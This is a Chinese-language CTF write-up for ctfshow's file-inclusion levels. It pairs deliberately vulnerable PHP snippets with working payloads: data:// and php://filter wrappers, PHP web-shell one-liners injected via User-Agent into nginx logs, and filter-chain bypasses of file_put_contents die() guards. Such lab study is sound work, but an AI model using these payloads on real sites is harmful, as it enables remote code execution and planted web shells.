ctfshow文件包含
文件包含
web78
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file);
}else{
    highlight_file(__FILE__);
}
php://filter/convert.base64-encode/resource=flag.php
data://text/plain,<?php system('cat flag.php');?>
data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
web79
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
这里会把php字符替换成???,造成payload错误
还可以用短标签和base64加密,如下
data://text/plain,<?= system('tac flag.php');?>
data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
web80
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
过滤了data协议,还可以用日志包含
通过User-Agent头写入一句话<?php eval($_POST[1]);?>,然后包含日志文件
?file=/var/log/nginx/access.log
web81
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
同样进行日志包含
<?php eval($_POST[1]);?>
?file=/var/log/nginx/access.log
web87
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $content = $_POST['content'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content);
}else{
    highlight_file(__FILE__);
}
这里涉及file_put_content函数的利用,参考
这里会把die()写入文件,导致后面的代码不能执行,这时候我们将<?php die('大佬别秀了');?>进行搅乱从而绕过
?file=php://filter/write=convert.base64-decode/resource=3.php
content=<?php @eval($_POST[1]);?>
进行base64编码
content=PD9waHAgZXZhbCgkX1BPU1RbMV0pOz8+
base64解码时,是4个一组,而<?php die('大佬别秀了');?>里只有6个字节,在补充2个字节就行了
最终payload
content=66PD9waHAgQGV2YWwoJF9QT1NUWzFdKTs/Pg==

file=%25%37%30%25%36%38%25%37%30%25%33%61%25%32%66%25%32%66%25%36%36%25%36%39%25%36%63%25%37%34%25%36%35%25%37%32%25%32%66%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%33%64%25%36%33%25%36%66%25%36%65%25%37%36%25%36%35%25%37%32%25%37%34%25%32%65%25%36%32%25%36%31%25%37%33%25%36%35%25%33%36%25%33%34%25%32%64%25%36%34%25%36%35%25%36%33%25%36%66%25%36%34%25%36%35%25%32%66%25%37%32%25%36%35%25%37%33%25%36%66%25%37%35%25%37%32%25%36%33%25%36%35%25%33%64%25%33%33%25%32%65%25%37%30%25%36%38%25%37%30
因为php被过滤,我们要进行两次url全编码,第一次是过urldecode函数,第二次是有特殊字符会进行解码
web88
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    if(preg_match("/php|\~|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\-|\_|\+|\=|\./i", $file)){
        die("error");
    }
    include($file);
}else{
    highlight_file(__FILE__);
}
这里过滤了很多字符,还可以用data协议,注意这里过滤了=和+
payload
file=data://text/plain;base64,PD9waHAgQGV2YWwoJF9QT1NUWzFdKTs/Pg==
后面的等号要去掉
web117
<?php
highlight_file(__FILE__);
error_reporting(0);
function filter($x){
    if(preg_match('/http|https|utf|zlib|data|input|rot13|base64|string|log|sess/i',$x)){
        die('too young too simple sometimes naive!');
    }
}
$file=$_GET['file'];
$contents=$_POST['contents'];
filter($file);
file_put_contents($file, "<?php die();?>".$contents);
<?php
echo iconv("UCS-2LE","UCS-2BE",'<?php eval($_POST[1]);?>');
?>
?<hp pvela$(P_SO[T]1;)>?
payload
file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=1.php
contents=?<hp pvela$(P_SO[T]1;)>?
注意:通过usc-2的编码进行转换;对目标字符串进行2位一反转;(因为是两位一反转,所以字符的数目需要保持在偶数位上)